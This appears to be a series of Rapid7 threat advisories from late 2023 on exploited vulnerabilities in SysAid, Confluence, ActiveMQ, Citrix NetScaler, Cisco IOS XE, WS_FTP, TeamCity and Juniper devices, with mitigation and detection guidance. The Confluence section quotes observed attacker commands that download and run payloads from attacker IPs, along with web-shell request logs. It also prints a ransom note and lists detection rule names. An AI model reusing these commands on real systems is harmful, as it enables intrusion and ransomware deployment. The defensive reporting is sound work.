On November 8, 2023, IT service management company SysAid disclosed CVE-2023-47426, a zero-day path traversal vulnerability affecting on-premise SysAid servers. According to Microsoft’s threat intelligence team, who said they discovered the vulnerability, it has been exploited in the wild by DEV-0950 (Lace Tempest) in “limited attacks.” In a social media thread published the evening of November 8, Microsoft emphasized that Lace Tempest distributes the Cl0p ransomware, and that exploitation of CVE-2023-47246 is likely to result in ransomware deployment and/or data exfiltration. Lace Tempest is the same threat actor who perpetrated the MOVEit Transfer and GoAnywhere MFTextortion attacks earlier this year.
SysAid’s advisory on CVE-2023-47246 says the attacker “uploaded a WAR archive containing a WebShell and other payloads into the webroot of the SysAid Tomcat web service.” Post-exploitation behavior included deployment of MeshAgent remote administration tooling and GraceWire malware. There are extensive details about the attack chain in the vendor advisory, along with robust indicators of compromise. An employee of technology company Elastic also reported the evening of November 8 that Elastic had observed exploitation in the wild as far back as October 30.
SysAid’s website claims that the company has upwards of 5,000 customers, including a number of large corporations whose logos adorn SysAid’s customer page. Shodan searches for either a specific CSS file or the favicon both return only 416 instances of SysAid exposed to the public internet. (Note that “exposed” does not necessarily imply that those instances are vulnerable.)
Mitigation guidance
CVE-2023-47246 is fixed in version 23.3.36 of SysAid server. Given the potential for ransomware and extortion attacks, organizations with on-premise SysAid servers should apply the vendor-supplied patches on an emergency basis, invoking incident response procedures if possible, and ensure the server is not exposed to the public internet. We also strongly recommend reviewing the indicators of compromise in SysAid’s advisory and examining environments for suspicious activity, though notably, the advisory says the adversaries may cover their tracks by cleaning up logs and artifacts on disk.
Rapid7 has a Velociraptor artifact available to help organizations identify post-exploitation activity related to this zero-day vulnerability:
Yara.Process: Targets observed malware and Cobalt Strike via process YARA
Disk.Ntfs: Targets known disk IOCs via Windows.ntfs.mft
Forensic.Usn: Targets known disk IOCs via USN journal
Evtx.Defender: Searches Defender event logs for evidence of associated alerts
Evtx.NetworkIOC: Targets known strings of network IOCs in firewall, Sysmon and PowerShell logs
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2023-47246 with an authenticated Windows check expected to ship in today’s (November 9) content release.
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on post-exploitation behavior related to this zero-day vulnerability:
Attacker Technique – SpoolSV Spawns CMD or PowerShell
Attacker Technique – Possible Process Injection
Attacker Technique – PowerShell Download Cradles
Attacker Tool – CobaltStrike PowerShell Commands
Suspicious Network Connection – Destination Address in Cobalt Strike C2 List
Daniel Lydon and Conor Quinn contributed attacker behavior insights to this blog.
As of November 5, 2023, Rapid7 Managed Detection and Response (MDR) is observing exploitation of Atlassian Confluence in multiple customer environments, including for ransomware deployment. We have confirmed that at least some of the exploits are targeting CVE-2023-22518, an improper authorization vulnerability affecting Confluence Data Center and Confluence Server. Atlassian published an advisory for the vulnerability on October 31, 2023. MDR has also observed attempts to exploit CVE-2023-22515, a critical broken access control vulnerability in Confluence that came to light on October 4.
Atlassian updated their advisory for CVE-2023-22518 on November 3 to note that exploitation of the vulnerability had been reported to them by a customer.
Observed attacker behavior
Beginning November 5, 2023, Rapid7 MDR began responding to exploitation of Confluence Server within various customer environments. The alerts we observed occurred between 2023-11-05 10:08:34 and 23:05:35 UTC.
The process execution chain, for the most part, is consistent across multiple environments, indicating possible mass exploitation of vulnerable internet-facing Atlassian Confluence servers.
Rapid7 observed POST requests in HTTP access logs (/atlassian/confluence/logs) on both Windows and Linux. The requests were sent to /json/setup-restore.action?synchronous=true, as seen in the example below:
[05/Nov/2023:11:54:54 +0000] - SYSTEMNAME 193.176.179[.]41 POST /json/setup-restore.action?synchronous=true HTTP/1.1 302 44913ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
[05/Nov/2023:11:56:09 +0000] admin SYSTEMNAME 193.176.179[.]41 GET /rest/plugins/1.0/?os_authType=basic HTTP/1.1 200 153ms 388712 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
[05/Nov/2023:11:56:10 +0000] admin SYSTEMNAME 193.176.179[.]41 DELETE /rest/plugins/1.0/web.shell.Plugin-key HTTP/1.1 404 3ms 40 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
[05/Nov/2023:11:56:10 +0000] admin SYSTEMNAME 193.176.179[.]41 POST /rest/plugins/1.0/?token=-TOKENNUM HTTP/1.1 202 26ms 344 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
[05/Nov/2023:11:56:11 +0000] admin SYSTEMNAME 193.176.179[.]41 GET /rest/plugins/1.0/tasks/1f5049f1-6fd7-471d-937c-7afbe3158019 HTTP/1.1 200 4ms 229 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
[05/Nov/2023:11:56:16 +0000] admin SYSTEMNAME 193.176.179[.]41 GET /rest/plugins/1.0/tasks/1f5049f1-6fd7-471d-937c-7afbe3158019 HTTP/1.1 200 3ms 274 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Nov/2023:11:56:16 +0000] admin SYSTEMNAME 193.176.179[.]41 POST /plugins/servlet/com.jsos.shell/ShellServlet?act=3 HTTP/1.1 200 27ms 212 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
[05/Nov/2023:11:56:17 +0000] admin SYSTEMNAME 193.176.179[.]41 POST /plugins/servlet/com.jsos.shell/ShellServlet?act=3 HTTP/1.1 200 13ms 283 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
[05/Nov/2023:11:56:17 +0000] admin SYSTEMNAME 193.176.179[.]41 POST /plugins/servlet/com.jsos.shell/ShellServlet?act=3 HTTP/1.1 200 14ms 556 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
[05/Nov/2023:11:56:18 +0000] admin SYSTEMNAME 193.176.179[.]41 DELETE /rest/plugins/1.0/web.shell.Plugin-key HTTP/1.1 204 129ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Rapid7 managed services observed the following processes on the host systems as part of exploitation:
cmd /c whoami

Additional Commands (decoded and deobfuscated):
IEX((New-Object Net.WebClient).DownloadString("hxxp[:]//193[.]176[.]179[.]41/tmp.37"))
Post-exploitation behavior
After the initial enumeration activity (whoami command spawned via Bash), the adversary executed Base64 commands to spawn follow-on commands via python2 or python3.
/usr/bin/bash -c whoami
echo -n hxxp://193.176.179[.]41/agae > /tmp/lru
uname -p 2> /dev/null (spawned by /usr/bin/python3.6)
/usr/bin/id -u (spawned by /usr/bin/python3.6)
/bin/chmod +x ./qnetd (spawned by /usr/bin/python3.6)
/bin/chmod 755 ./qnetd (spawned by /usr/bin/python3.6)
/tmp/qnetd (ransomware execution)

—-----------------------------------------
/usr/bin/bash -c whoami
echo -n hxxp://193.43.72[.]11/mdrg > /tmp/lru
curl -s hxxp://193.43.72[.]11/mdrg.sh || wget -q -O- hxxp://193.43.72[.]11/mdrg[.]sh)%7Csh
/usr/bin/cat /tmp/lru (spawned by /usr/bin/bash)
/usr/bin/uname -m (spawned by /usr/bin/bash)
/usr/bin/rm -rf /tmp/lru (spawned by /usr/bin/bash)
/usr/bin/rm -rf sh (spawned by /usr/bin/bash)
/usr/bin/id -u (spawned by /usr/bin/bash)
/usr/bin/rm -rf ./qnetd(spawned by /usr/bin/bash)
/usr/bin/chmod +x ./qnetd (spawned by /usr/bin/bash)
/usr/bin/chmod 755 ./qnetd (spawned by /usr/bin/bash)
/usr/bin/rm -rf ./qnetd (spawned by /usr/bin/python2.7)
/usr/bin/uname -p (spawned by /usr/bin/python2.7)
/usr/bin/id -u (spawned by /usr/bin/python2.7)
/usr/bin/chmod +x ./qnetd (spawned by /usr/bin/python2.7)
/usr/bin/chmod 755 ./qnetd (spawned by /usr/bin/python2.7)
/tmp/qnetd (ransomware execution)
In multiple attack chains, Rapid7 observed post-exploitation command execution to download a malicious payload hosted at 193.43.72[.]11 and/or 193.176.179[.]41, which, if successful, led to single-system Cerber ransomware deployment on the exploited Confluence server.
Mitigation guidance
All versions of Confluence Server and Confluence Data Center are vulnerable to CVE-2023-22518. The vulnerability has been remediated in the following fixed versions:
7.19.16
8.3.4
8.4.4
8.5.3
8.6.1
Atlassian Cloud users are not affected by this vulnerability. If your Confluence site is accessed via an atlassian.net domain, it is hosted by Atlassian and is not vulnerable to this issue.
Customers should update to a fixed version of Confluence on an emergency basis, restricting external access to the application at least until they are able to remediate. If you are unable to restrict access to the application or update on an emergency basis, Atlassian’s advisory includes interim measures you can take to mitigate risk from known attack vectors. As always, Rapid7 strongly recommends applying vendor-supplied patches rather than relying solely on temporary mitigations.
InsightVM and Nexpose customers can assess their exposure to CVE-2023-22518 with an unauthenticated check available as of the November 1, 2023 content release.
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. The following detection rules are deployed and alerting on activity related to Atlassian Confluence exploitation:
Suspicious Process – Confluence Java App Launching Processes
Tom Elkins, John Fenninger, Evan McCann, Matthew Smith, and Micah Young contributed attacker behavior insights to this blog.
Beginning Friday, October 27, Rapid7 Managed Detection and Response (MDR) identified suspected exploitation of Apache ActiveMQ CVE-2023-46604 in two different customer environments. In both instances, the adversary attempted to deploy ransomware binaries on target systems in an effort to ransom the victim organizations. Based on the ransom note and available evidence, we attribute the activity to the HelloKitty ransomware family, whose source code was leaked on a forum in early October. Rapid7 observed similar indicators of compromise across the affected customer environments, both of which were running outdated versions of Apache ActiveMQ.
CVE-2023-46604 is a remote code execution vulnerability in Apache ActiveMQ that allows a remote attacker with network access to a broker “to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause the broker to instantiate any class on the classpath.” This is one of the more convoluted vulnerability descriptions we’ve seen, but the root cause of the issue is insecure deserialization.
Apache disclosed the vulnerability and released new versions of ActiveMQ on October 25, 2023. Proof-of-concept exploit code and vulnerability details are both publicly available. Rapid7’s vulnerability research team has tested the public PoC and confirmed that the behavior MDR observed in customer environments is similar to what we would expect from exploitation of CVE-2023-46604. Rapid7 research has a technical analysis of the vulnerability in AttackerKB.
Affected Products
According to Apache’s advisory, CVE-2023-46604 affects the following:
Apache ActiveMQ 5.18.0 before 5.18.3
Apache ActiveMQ 5.17.0 before 5.17.6
Apache ActiveMQ 5.16.0 before 5.16.7
Apache ActiveMQ before 5.15.16
Apache ActiveMQ Legacy OpenWire Module 5.18.0 before 5.18.3
Apache ActiveMQ Legacy OpenWire Module 5.17.0 before 5.17.6
Apache ActiveMQ Legacy OpenWire Module 5.16.0 before 5.16.7
Apache ActiveMQ Legacy OpenWire Module 5.8.0 before 5.15.16
Observed Attacker Behavior
During a successful exploitation of the vulnerability, Java.exe will contain the specific Apache application being targeted — in this case, D:\Program files\ActiveMQ\apache-activemq-5.15.3\bin\win64, which was observed as the parent process in both incidents. Post-exploitation, the adversary attempted to load remote binaries named M2.png and M4.png using MSIExec. The threat actor’s attempts at ransomware deployment were somewhat clumsy: In one of the incidents Rapid7 observed, there were more than half a dozen unsuccessful attempts to encrypt assets.
HelloKitty Ransomware Details
Rapid7 acquired the MSI files M4.png and M2.png from the domain 172.245.16[.]125 and analyzed them in a controlled environment. After analysis, Rapid7 observed that both MSI files contained a 32-bit .NET executable internally named dllloader. Within the .NET executable dllloader, Rapid7 found that the executable loads a Base64-encoded payload. We decoded the Base64-encoded payload and determined that it was a 32-bit .NET DLL named EncDLL.
The EncDLL binary contained functionality similar to that of ransomware — the DLL searches for specific processes and stops them from running. Rapid7 observed the DLL will encrypt specific file extensions using the RSACryptoServiceProvider function, appending encrypted files with the extension .locked. We also observed another function that provided information about which directories to avoid encrypting, a static variable assigned with the ransomware note, and a function that attempted communication to an HTTP server, 172.245.16[.]125.
The ransomware note indicated communications should occur through the email address service@hellokittycat[.]online:
send 0.1btc to my address:bc1ql8an5slxutu3yjyu9rvhsfcpv29tsfhv3j9lr4. contact email:[email protected],if you can't contact my email, please contact some data recovery company(suggest taobao.com), may they can contact to me.
Indicators of Compromise
Rapid7’s vulnerability research team analyzed CVE-2023-46604 and available public exploit code. In our test setup, activemq.log had a single line entry for successful exploitation of CVE-2023-46604:
2023-10-31 05:04:58,736 | WARN | Transport Connection to: tcp://192.168.86.35:15871 failed: java.net.SocketException: An established connection was aborted by the software in your host machine | org.apache.activemq.broker.TransportConnection.Transport | ActiveMQ Transport: tcp:///192.168.86.35:15871@61616
In the above example, the attacker’s IP was 192.168.86.35, and the target TCP port was 61616. More or less information may be available depending on the logging settings, which can be modified.
Organizations should update to a fixed version of ActiveMQ as soon as possible and look for indicators of compromise in their environments. Apache-supplied updates are available here. Apache also has information on improving the security of ActiveMQ implementations here.
Rapid7 Customers
Rapid7 MDR, InsightIDR, and Managed Threat Complete (MTC) customers have the following rules deployed and alerting on the post-exploitation activity related to this threat. Rapid7 recommends ensuring the Insight Agent is deployed to all applicable assets within our customers’ environments:
Suspicious Process – Apache ActiveMQ Launching CMD Process
Attacker Technique – MSIExec loading object via HTTP
Suspicious Process – Volume Shadow Service Delete Shadow Copies
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2023-46604 with an authenticated vulnerability check for Windows being targeted for today’s (Wednesday, November 1) content release.
On October 10, 2023, Citrix published an advisory on two vulnerabilities affecting NetScaler ADC and NetScaler Gateway. The more critical of these two issues is CVE-2023-4966, a sensitive information disclosure vulnerability that allows an attacker to read large amounts of memory after the end of a buffer. Notably, that memory includes session tokens, which permits an attacker to impersonate another authenticated user. On October 17, Citrix updated the advisory to indicate that they have observed exploitation in the wild. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has also added CVE-2023-4966 to their Known Exploited Vulnerabilities (KEV) catalog.
On October 25, 2023, security firm Assetnote released an analysis, including a proof of concept, that demonstrates how to steal session tokens. Since then, Shadowserver has noted an uptick in scanning for that endpoint. Rapid7 MDR is investigating potential exploitation of this vulnerability in a customer environment but is not yet able to confirm with high confidence that CVE-2023-4966 was the initial access vector.
Rapid7 recommends taking emergency action to mitigate CVE-2023-4966. Threat actors, including ransomware groups, have historically shown strong interest in Citrix NetScaler ADC vulnerabilities. We expect exploitation to increase. Our research team has a technical assessment of the vulnerability and its impact in AttackerKB.
Affected Products
Citrix published a blog on October 23 that has exploitation and mitigation details. Their advisory indicates that CVE-2023-4966 affects the following supported versions of NetScaler ADC and NetScaler Gateway:
* NetScaler ADC and NetScaler Gateway 14.1 before 14.1-8.50
* NetScaler ADC and NetScaler Gateway 13.1 before 13.1-49.15
* NetScaler ADC and NetScaler Gateway 13.0 before 13.0-92.19
* NetScaler ADC 13.1-FIPS before 13.1-37.164
* NetScaler ADC 12.1-FIPS before 12.1-55.300
* NetScaler ADC 12.1-NDcPP before 12.1-55.300
Note: NetScaler ADC and NetScaler Gateway version 12.1 is now End-of-Life (EOL) and is vulnerable.
In order to be exploitable, the appliance must be configured as a Gateway (VPN virtual server, ICA Proxy, CVPN, RDP Proxy) OR AAA virtual server (which is a very common configuration). Citrix has indicated that customers using Citrix-managed cloud services or Citrix-managed Adaptive Authentication do not need to take any action.
Mitigation Guidance
Citrix NetScaler ADC and Gateway users should update to a fixed version immediately, without waiting for a typical patch cycle to occur. Additionally, Citrix’s blog on CVE-2023-4966 recommends killing all active and persistent sessions using the following commands:
InsightVM and Nexpose customers can assess their exposure to both of the CVEs in Citrix’s advisory (CVE-2023-4966, CVE-2023-4967) with authenticated vulnerability checks available in the October 23 content release.
On Monday, October 16, Cisco’s Talos group published a blog on an active threat campaign exploiting CVE-2023-20198, a “previously unknown” zero-day vulnerability in the web UI component of Cisco IOS XE software. IOS XE is an operating system that runs on a wide range of Cisco networking devices, including routers, switches, wireless controllers, access points, and more. Successful exploitation of CVE-2023-20198 allows a remote, unauthenticated attacker to create an account on an affected device and use that account to obtain full administrator privileges, effectively enabling a complete takeover of the system.
There is no patch for CVE-2023-20198 as of October 17, 2023. As Cisco Talos noted in their blog, it is being actively exploited in the wild. There appear to be a significant number of devices running IOS XE on the public internet as of October 17. Estimates of internet-exposed devices running IOS XE vary, but the attack surface area does appear to be relatively large; one estimate puts the exposed device population at 140K+.
In the activity Cisco observed, attackers created (malicious) local user accounts from suspicious IP addresses. Additional activity has included deployment of an implant that allows the attacker to execute arbitrary commands at the system level or IOS level. Cisco has an extensive description of the malicious behavior they’ve observed here.
Affected products
Cisco’s public advisory on CVE-2023-20198 merely says that Cisco IOS XE software is vulnerable if the web UI feature is enabled (the UI is enabled through the ip http server or ip http secure-server commands). Cisco does not offer a list of products that definitively run IOS XE, but their product page for IOS XE lists some, including the Catalyst, ASR, and NCS families.
According to the advisory, customers can determine whether the HTTP Server feature is enabled for a system, by logging into the system and using the show running-config | include ip http server|secure|active command in the CLI to check for the presence of the ip http server command or the ip http secure-server command in the global configuration. The presence of either command or both commands in the system configuration indicates that the web UI feature is enabled (and that the system is therefore vulnerable).
Cisco’s advisory also specifies that if the ip http server command is present and the configuration also contains ip http active-session-modules none, the vulnerability is not exploitable over HTTP. If the ip http secure-server command is present and the configuration also contains ip http secure-active-session-modules none, the vulnerability is not exploitable over HTTPS.
Mitigation guidance
In lieu of a patch, organizations should disable the web UI (HTTP Server) component on internet-facing systems on an emergency basis. To disable the HTTP Server feature, use the no ip http server or no ip http secure-server command in global configuration mode. Per Cisco’s advisory, if both the HTTP server and HTTPS server are in use, both commands are required to disable the HTTP Server feature. Organizations should also avoid exposing the web UI and management services to the internet or to untrusted networks.
Disabling the web UI component of IOS XE systems and limiting internet exposure reduces risk from known attack vectors, but notably does not mitigate risk from implants that may have already been successfully deployed on vulnerable systems. Rapid7 recommends invoking incident response procedures where possible to prioritize hunting for indicators of compromise Cisco has shared, listed below.
Cisco-observed attacker behavior
The Cisco Talos blog on CVE-2023-21098 has a full analysis of the implant they’ve observed being deployed as part of this threat campaign. We strongly recommend reading the analysis in its entirety. The implant is saved under the file path /usr/binos/conf/nginx-conf/cisco_service.conf that contains two variable strings made up of hexadecimal characters. While the implant is not persistent (a device reboot will remove it), the attacker-created local user accounts are.
Cisco observed the threat actor exploiting CVE-2021-1435, which was patched in 2021, to install the implant after gaining access to a device vulnerable to CVE-2023-20198. Talos also notes that they have seen devices fully patched against CVE-2021-1435 getting the implant successfully installed “through an as of yet undetermined mechanism.”
Indicators of compromise
The Cisco Talos blog on CVE-2023-20198 directs organizations to look for unexplained or newly created users on devices running IOS XE. One way of identifying whether the implant observed by Talos is present is to run the following command against the device, where the "DEVICEIP” portion is a placeholder for the IP address of the device to check:
curl -k -X POST "https[:]//DEVICEIP/webui/logoutconfirm.html?logon_hash=1"
The command above will execute a request to the device’s Web UI to see if the implant is present. If the request returns a hexadecimal string, the implant is present (note that the web server must have been restarted by the attacker after the implant was deployed for the implant to have become active). Per Cisco’s blog, the above check should use the HTTP scheme if the device is only configured for an insecure web interface.
Additional Cisco IOCs
5.149.249[.]74
154.53.56[.]231
Usernames:
cisco_tac_admin
cisco_support
Cisco Talos also advises performing the following checks to determine whether a device may have been compromised:
Check the system logs for the presence of any of the following log messages where “user” could be cisco_tac_admin, cisco_support or any configured, local user that is unknown to the network administrator:
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as user on line
%SEC_LOGIN-5-WEBLOGIN_SUCCESS: Login Success [user: user] [Source: source_IP_address] at 03:42:13 UTC Wed Oct 11 2023
Note: The %SYS-5-CONFIG_P message will be present for each instance that a user has accessed the web UI. The indicator to look for is new or unknown usernames present in the message.
Organizations should also check the system logs for the following message where filename is an unknown filename that does not correlate with an expected file installation action:
InsightVM and Nexpose customers can assess their exposure to CVE-2023-20198 with an authenticated vulnerability check that looks for Cisco IOS XE devices with the web UI enabled. The check is available in today’s (October 17) content release.
Rapid7 Managed Detection and Response (MDR) customers have existing detection coverage through Rapid7’s expansive library of detection rules. The following detection rules are deployed and alerting on activity related to this vulnerability via the IP addresses provided by Cisco:
Network Flow – CURRENT_EVENTS Related IP Observed
Suspicious Connection – CURRENT_EVENTS Related IP Observed
On October 4, 2023, Atlassian published a security advisory on CVE-2023-22515, a critical privilege escalation vulnerability affecting on-premises instances of Confluence Server and Confluence Data Center. Atlassian does not specify the root cause of the vulnerability or where exactly the flaw resides in Confluence implementations, though the indicators of compromise include mention of the /setup/* endpoints.
The advisory indicates that “Atlassian has been made aware of an issue reported by a handful of customers where external attackers may have exploited a previously unknown vulnerability in publicly accessible Confluence Data Center and Server instances to create unauthorized Confluence administrator accounts and access Confluence instances.”
It’s unusual, though not unprecedented, for a privilege escalation vulnerability to carry a critical severity rating. Atlassian’s advisory implies that the vulnerability is remotely exploitable, which is typically more consistent with an authentication bypass or remote code execution chain than a privilege escalation issue by itself. It’s possible that the vulnerability could allow a regular user account to elevate to admin — notably, Confluence allows for new user sign-ups with no approval, but this feature is disabled by default.
Since CVE-2023-22515 has been exploited in user environments, Atlassian recommends that on-premises Confluence Server and Data Center customers update to a fixed version immediately, or else implement mitigations. The advisory notes that “Instances on the public internet are particularly at risk, as this vulnerability is exploitable anonymously.” Indicators of compromise are included in the advisory and are reproduced in the Mitigation guidance section below.
Affected Products
The following versions of Confluence Server and Data Center are affected:
8.0.0
8.0.1
8.0.2
8.0.3
8.0.4
8.1.0
8.1.1
8.1.3
8.1.4
8.2.0
8.2.1
8.2.2
8.2.3
8.3.0
8.3.1
8.3.2
8.4.0
8.4.1
8.4.2
8.5.0
8.5.1
Versions prior to 8.0.0 are not affected by this vulnerability. Atlassian Cloud sites are not affected by this vulnerability. Confluence sites accessed via an atlassian.net domain are hosted by Atlassian and are not vulnerable to this issue.
On-prem Confluence Server and Confluence Data Center customers should upgrade to a fixed version immediately, restricting external network access to vulnerable systems until they are able to do so. The Atlassian advisory says that known attack vectors can be mitigated by blocking access to the /setup/* endpoints on Confluence instances. Directions on doing this are in the advisory.
Atlassian recommends checking all affected Confluence instances for the following indicators of compromise:
Unexpected members of the confluence-administrator group
Unexpected newly created user accounts
Requests to /setup/*.action in network access logs
Presence of /setup/setupadministrator.action in an exception message in atlassian-confluence-security.log in the Confluence home directory
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2023-22515 with a version-based vulnerability check expected to be available in today’s (October 4) content release.
On September 27, 2023, Progress Software published a security advisory on multiple vulnerabilities affecting WS_FTP Server, a secure file transfer solution. There are a number of vulnerabilities in the advisory, two of which are critical (CVE-2023-40044 and CVE-2023-42657).
Rapid7 is not aware of any exploitation in the wild as of September 29, 2023. Our research team has identified what appears to be the .NET deserialization vulnerability (CVE-2023-40044) and confirmed that it is exploitable with a single HTTPS POST request and a pre-existing ysoserial.net gadget.
The vulnerabilities in the advisory span a range of affected versions, and several affect only WS_FTP servers that have the Ad Hoc Transfer module enabled. Nevertheless, Progress Software’s advisory urges all customers to update to WS_FTP Server 8.8.2, which is the latest version of the software. Rapid7 echoes this recommendation.The vendor advisory has guidance on upgrading, along with info on disabling or removing the Ad Hoc Transfer module.
The critical vulnerabilities are below — notably, NVD scores CVE-2023-40044 as only being of “high” severity, not critical:
CVE-2023-40044: In WS_FTP Server versions prior to 8.7.4 and 8.8.2, the Ad Hoc Transfer module is vulnerable to a .NET deserialization vulnerability that allows an unauthenticated attacker to execute remote commands on the underlying WS_FTP Server operating system. The vulnerability affects all versions of the WS_FTP Server Ad Hoc module. Progress Software’s advisory indicates that WS_FTP Server installations without the Ad Hoc Transfer module installed are not vulnerable to CVE-2023-40044.
CVE-2023-42657: WS_FTP Server versions prior to 8.7.4 and 8.8.2 are vulnerable to a directory traversal vulnerability that allows an attacker to perform file operations (delete, rename, rmdir, mkdir) on files and folders outside of their authorized WS_FTP folder path. Attackers could also escape the context of the WS_FTP Server file structure and perform the same level of operations (delete, rename, rmdir, mkdir) on file and folder locations on the underlying operating system.
CVE-2023-40045: In WS_FTP Server versions prior to 8.7.4 and 8.8.2, the Ad Hoc Transfer module is vulnerable to reflected cross-site scripting (XSS). Delivery of a specialized payload could allow an attacker to execute malicious JavaScript within the context of the victim’s browser.
CVE-2023-40046: The WS_FTP Server manager interface in versions prior to 8.7.4 and 8.8.2 is vulnerable to SQL injection, which could allow an attacker to infer information about the structure and contents of the database and execute SQL statements that alter or delete database elements.
CVE-2023-40047: The WS_FTP Server Management module in versions prior to 8.8.2 is vulnerable to stored cross-site scripting (XSS), which could allow an attacker with administrative privileges to import an SSL certificate with malicious attributes containing cross-site scripting payloads. Once the cross-site scripting payload is successfully stored, an attacker could leverage this vulnerability to target WS_FTP Server admins with a specialized payload which results in the execution of malicious JavaScript within the context of the victim’s browser.
CVE-2023-40048: The Manager interface in WS_FTP Server version prior to 8.8.2 was missing cross-site request forgery (CSRF) protection on a POST transaction corresponding to a WS_FTP Server administrative function.
CVE-2023-40049: In WS_FTP Server version prior to 8.8.2, an unauthenticated user could enumerate files under the ‘WebServiceHost’ directory listing.
CVE-2022-27665: WS_FTP Server 8.6.0 is vulnerable to reflected XSS (via AngularJS sandbox escape expressions), which allows an attacker to execute client-side commands by inputting malicious payloads in the subdirectory search bar or Add folder filename boxes. For example, there is Client-Side Template Injection via subFolderPath to the ThinClient/WtmApiService.asmx/GetFileSubTree URI.
Mitigation guidance
Progress Software security advisories have borne increased scrutiny and garnered broader attention from media, users, and the security community since the Cl0p ransomware group’s May 2023 attack on MOVEit Transfer. Secure file transfer technologies more generally continue to be popular targets for researchers and attackers.
While these vulnerabilities are not known to be exploited by adversaries at this time, we would advise updating to a fixed version as soon as possible, without waiting for a typical patch cycle to occur. As noted in the advisory, “upgrading to a patched release using the full installer is the only way to remediate this issue. There will be an outage to the system while the upgrade is running.”
The optimal course of action is to update to 8.8.2 as the vendor has advised. If you are using the Ad Hoc Transfer module in WS_FTP Server and are not able to update to a fixed version, consider disabling or removing the module.
InsightVM and Nexpose customers running WS_FTP will be able to assess their exposure to all eight of the CVEs in this blog with authenticated vulnerability checks expected to be available in today’s (September 29) content release.
On September 20, 2023, JetBrains disclosed CVE-2023-42793, a critical authentication bypass vulnerability in on-premises instances of their TeamCity CI/CD server. Successful exploitation of CVE-2023-42793 allows an unauthenticated attacker with HTTP(S) access to a TeamCity server to perform a remote code execution attack and gain administrative control of the server — making the vulnerability a potential supply chain attack vector.
As of September 25, 2023, Rapid7 is not aware of in-the-wild exploitation of CVE-2023-42793, and no public exploit code is available. We still recommend, however, that TeamCity customers upgrade to the fixed version (2023.05.4) immediately, or else apply one of the vulnerability-specific patches outlined in the JetBrains advisory. Customers who are unable to upgrade or apply a targeted fix for CVE-2023-42793 should consider taking the server offline until the vulnerability can be mitigated.
Affected Products
CVE-2023-42793 affects all on-prem versions of JetBrains TeamCity prior to 2023.05.4. TeamCity Cloud is not affected, and according to JetBrains, TeamCity Cloud servers have already been upgraded to the latest version.
Mitigation Guidance
JetBrains notes in their advisory that vulnerability-specific security patch plugins (i.e., hot fixes) are available as a temporary workaround for TeamCity customers who are not able to upgrade to 2023.05.4. The plugins are supported on TeamCity 8.0+ and will mitigate CVE-2023-42793 specifically, but will not address any other security issues or bugs that are included in the full 2023.05.4 upgrade.
For TeamCity 2019.2 and later, the plugin can be enabled without restarting the TeamCity server. For versions older than 2019.2, a server restart is required after the plugin has been installed. TeamCity customers should refer to the JetBrains advisory on CVE-2023-42793 for the latest information.
Rapid7 strongly recommends upgrading to the fixed version of the software (2023.05.4) as soon as possible rather than relying solely on workarounds.
Rapid7 Customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2023-42793 with a remote vulnerability check targeted for today’s (September 25) content release.
On August 17, 2023, Juniper Networks published an out-of-band advisory on four different CVEs affecting Junos OS on SRX and EX Series devices:
CVE-2023-36846 Affects the SRX Series
A Missing Authentication for Critical Function vulnerability in Juniper Networks Junos OS on SRX Series allows an unauthenticated, network-based attacker to cause limited impact to the file system integrity. With a specific request that doesn’t require authentication, an attacker is able to upload arbitrary files via J-Web, leading to a loss of integrity for a certain part of the file system, which may allow chaining to other vulnerabilities.
CVE-2023-36844 Affects the EX Series
A PHP External Variable Modification vulnerability in J-Web of Juniper Networks Junos OS on EX Series allows an unauthenticated, network-based attacker to control certain important environment variables. Utilizing a crafted request, an attacker is able to modify certain PHP environments variables. This would lead to partial loss of integrity, which may allow chaining to other vulnerabilities.
CVE-2023-36847 Affects the EX Series
A Missing Authentication for Critical Function vulnerability in Juniper Networks Junos OS on EX Series allows an unauthenticated, network-based attacker to cause limited impact to the file system integrity. With a specific request that doesn’t require authentication, an attacker is able to upload arbitrary files via J-Web, leading to a loss of integrity for a certain part of the file system, which may allow chaining to other vulnerabilities.
CVE-2023-36845 Affects the EX and SRX Series
